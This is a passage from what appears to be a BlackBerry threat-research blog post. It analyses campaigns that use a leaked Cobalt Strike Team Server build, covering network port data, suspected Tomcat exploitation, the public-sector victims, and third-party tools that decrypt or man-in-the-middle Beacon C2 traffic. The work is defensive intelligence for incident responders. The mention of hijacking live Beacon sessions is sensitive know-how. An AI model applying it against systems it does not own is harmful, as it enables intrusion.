


Figure 23 – Top inbound TCP ports

Outbound TCP connections are largely as expected: Beacon traffic on standard web ports. One slight anomaly is outbound traffic on ports 80 and 443 from various Apache Tomcat servers to a couple of related IPs:




Figure 24 – Outbound traffic

Unfortunately, we were unable to recover process dumps from these systems, so we can only speculate as to whether this activity is indicative of a Tomcat vulnerability being leveraged to load Beacon payloads, or the operation of a web shell.

Finally, across all campaigns using the leaked build of Team Server, there seems to be a tendency to target organizations within the public sector:




Figure 25 – Targeted verticals

Stuck in the Middle With You

In an interesting twist of fate, as we were preparing this blog, Didier Stevens of NVISO Labs released a multi-part blog series where he talks about decrypting Cobalt Strike traffic using known private keys. For us, there was a big revelation when we realized that Stevens had found the corresponding private key to the public key we had been using to cluster “Prometheus”-related threat groups and malspam campaigns.

For analysts and investigators, this means that for all the threat groups listed in this blog (as well as many more, as this is the most prominent public/private key pair, after all), it is now possible to decrypt the Beacon C2 traffic by using Stevens' processes and tooling. We encourage any incident responders dealing with recent Conti/Ryuk/BlackMatter/Cerber incidents who are in possession of Cobalt Strike PCAPs to give it a try.

What is more, Stevens also released a subsequent tool enabling the user to man-in-the-middle (MITM) live Beacon communications that use one of the known private keys, including injecting your own commands.

There's hope at the bottom of the box!

The image is a promotional banner for BlackBerry's 'Finding Beacons' tool. It features a blue background with the BlackBerry logo and tagline 'Intelligent Security. Everywhere.' on the left. The central text reads 'THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER.' followed by the URL 'BlackBerry.com/beacon'. On the right, there is a book cover for 'FINDING BEACONS' showing a person in a dark, forested environment. Below the banner is a large black square containing the white BlackBerry logo.

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

[Back](#)